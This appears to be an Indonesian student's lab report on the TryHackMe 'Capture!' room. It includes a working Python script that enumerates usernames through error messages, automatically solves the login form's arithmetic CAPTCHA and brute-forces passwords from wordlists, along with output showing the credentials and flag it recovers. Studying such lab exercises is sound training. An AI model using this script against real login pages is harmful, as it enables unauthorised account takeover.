

Nama : Febry Afriansyah  
Nim : 0911382126166  
Mata Kuliah : Keamanan Jaringan Komputer

## Analisis Try Hack Me – Capture

The screenshot displays the TryHackMe interface for a room titled "Target Machine Information". The room's target IP address is 10.10.63.174, and it expires in 1h 9min 6s. There are two tasks listed: "Task 1: General information" and "Task 2: Bypass the login form". The room was created by tryhackme and toxicat0r, is a "Free Room" where anyone can deploy virtual machines, and has 7,570 users in the room. It was created 555 days ago.

Title	Target IP Address	Expires
Capture this!	10.10.63.174	1h 9min 6s

Task 1: General information

Task 2: Bypass the login form

Created by: tryhackme, toxicat0r

Room Type: Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!

Users in Room: 7,570


Created: 555 days ago

Target url: <http://10.10.63.174/login>

Alat yang digunakan: opvpn, vs code, python

1. Membaca Daftar Username dan Password

Mendownload General Information yang telah disediakan thm



File *usernames.txt* dan *passwords.txt* dibaca, dan setiap baris dalam file tersebut dipisahkan menjadi elemen dalam list.

Ini mempersiapkan data yang akan digunakan dalam proses brute-force login untuk menemukan username dan password yang valid.

2. Analisis manual web form login

Mencoba username acak, jika username salah maka akan menampilkan error "the user "user" does not exist. Kemudian jika terdapat banyak login akan muncul captcha

## Intranet login

Username

feb

Password

...

**Too many bad login attempts!**

**Captcha enabled**

620 \* 18 = ?

818

**Error:** The user 'feb' does not exist

### 3. Program brute force

Mencoba mencari username yang valid dengan mengirimkan permintaan login menggunakan password dummy untuk setiap username dari file usernames.txt. Jika sistem menunjukkan adanya CAPTCHA, kode akan memecahkan soal CAPTCHA yang muncul dengan menggunakan fungsi `solve_captcha`, yang dirancang untuk mengekstrak dan menghitung soal matematika sederhana (misalnya,  $2 + 3 = ?$ )

```
20 match = captcha_syntax.Search(response)
21 if match:
22     num1, operator, num2 = int(match.group(1)), match.group(2), int(match.group(3))
23     if operator == '+':
```

PROBLEMS OUTPUT TERMINAL PORTS SEARCH ERROR COMMENTS DEBUG CONSOLE

```
Percobaan 300: Mencoba username: marcella
Percobaan 301: Mencoba username: jimmy
Percobaan 302: Mencoba username: solomon
Percobaan 303: Mencoba username: dewitt
Percobaan 304: Mencoba username: hilario
Percobaan 305: Mencoba username: vilma
Percobaan 306: Mencoba username: hugh
Username valid ditemukan: natalie
Mencoba brute force password untuk username: natalie
Percobaan 306: Mencoba password: football untuk username: natalie
```

Username telah ditemukan: natalie

Setelah menemukan username yang valid, tahap berikutnya adalah mencoba berbagai password yang terdaftar di file `passwords.txt` untuk username tersebut. Proses ini juga mencakup penanganan CAPTCHA setiap kali muncul. Setiap kali login berhasil, hasilnya dicatat dalam file `log_berhasil_log.txt` dengan timestamp, mencatat username dan password yang berhasil digunakan.


```
Percobaan 646: Mencoba password: dance untuk username: natalie  
Percobaan 647: Mencoba password: brooke untuk username: natalie  
Percobaan 648: Mencoba password: 147852369 untuk username: natalie  
Sukses! Username: natalie, Password: sk8board
```

```
(febFeb-50PNMKGv)-[/mnt/d/FEB/Documents/kuliah/S7/KJK/THM_Capture]
```

Password telah ditemukan: sk8board

#### 4. Mencoba Capture the Flag


Setelah username dan password sudah didapatkan, selanjutnya yaitu mencoba login dengan data yang sudah didapat.



**Flag.txt:**

**7df2eabce36f02ca8ed7f237f77ea416**

Flag txt berhasil didapatkan 7df2eabce36f02ca8ed7f237f77ea416.



## Source Code:

```
1 # Febry Afriansyah
2 # 09011382126166
3
4 from requests import Session
5 import re, logging
6
7 # URL Login target
8 url = "http://10.10.63.174/login"
9
10 # Mengatur Logging ke file untuk mencatat hasil Login yang berhasil
11 logging.basicConfig(filename='berhasil_log.txt', level=logging.INFO, format='%asctime)s - %(message)s')
12
13 # Membaca daftar username dan password, menghapus baris kosong
14 usernames = open('usernames.txt', 'r').read().splitlines()
15 passwords = open('passwords.txt', 'r').read().splitlines()
16
17 # Fungsi untuk menyelesaikan CAPTCHA
18 def solve_captcha(response):
19     captcha_syntax = re.compile(r'\s*(\d+)\s*([+*-/])\s*(\d+)\s*=\s*(\d+)?')
20     match = captcha_syntax.search(response)
21     if match:
22         num1, operator, num2 = int(match.group(1)), match.group(2), int(match.group(3))
23         if operator == '+':
24             return num1 + num2
25         elif operator == '-':
26             return num1 - num2
27         elif operator == '*':
28             return num1 * num2
29         elif operator == '/':
30             return num1 / num2
31     return None
32
33 # Inisialisasi sesi untuk menjaga sesi yang sama
34 session = Session()
35
36 # Tahap 1: Mencari username yang valid
37 valid_username = None
38 print("Mencari username yang valid...")
39
40 attempt_count = 0 # Menghitung jumlah percobaan
41
42 for user in usernames:
43     data = {'username': user, 'password': 'dummy'}
44     response = session.post(url, data=data)
45
46     if 'Captcha enabled' in response.text:
47         captcha_result = solve_captcha(response.text)
48         if captcha_result is not None:
49             data['captcha'] = captcha_result
50             response = session.post(url, data=data)
51
52     if 'does not exist' not in response.text:
53         valid_username = user
54         print(f'Username valid ditemukan: {valid_username}')
55         break
56     attempt_count += 1
57     print(f'Percobaan {attempt_count}: Mencoba username: {user}')
58
59 # Jika tidak ada username yang valid, keluar dari program
60 if not valid_username:
61     print("Tidak ada username yang valid ditemukan.")
62     exit()
63
64 # Tahap 2: Mencoba brute force password untuk username yang valid
65 print(f"Mencoba brute force password untuk username: {valid_username}")
66
67 for password in passwords:
68     data = {'username': valid_username, 'password': password}
69     response = session.post(url, data=data)
70
71     if 'Captcha enabled' in response.text:
72         captcha_result = solve_captcha(response.text)
73         if captcha_result is not None:
74             data['captcha'] = captcha_result
75             response = session.post(url, data=data)
76
77     if 'Error' not in response.text:
78         print(f'Sukses! Username: {valid_username}, Password: {password}')
79         logging.info(f'Sukses! Username: {valid_username}, Password: {password}')
80         exit()
81     else:
82         print(f'Percobaan {attempt_count}: Mencoba password: {password} untuk username: {valid_username}')
83         attempt_count += 1
84
85 print("Brute force selesai. Tidak ada password yang valid ditemukan.")
86
```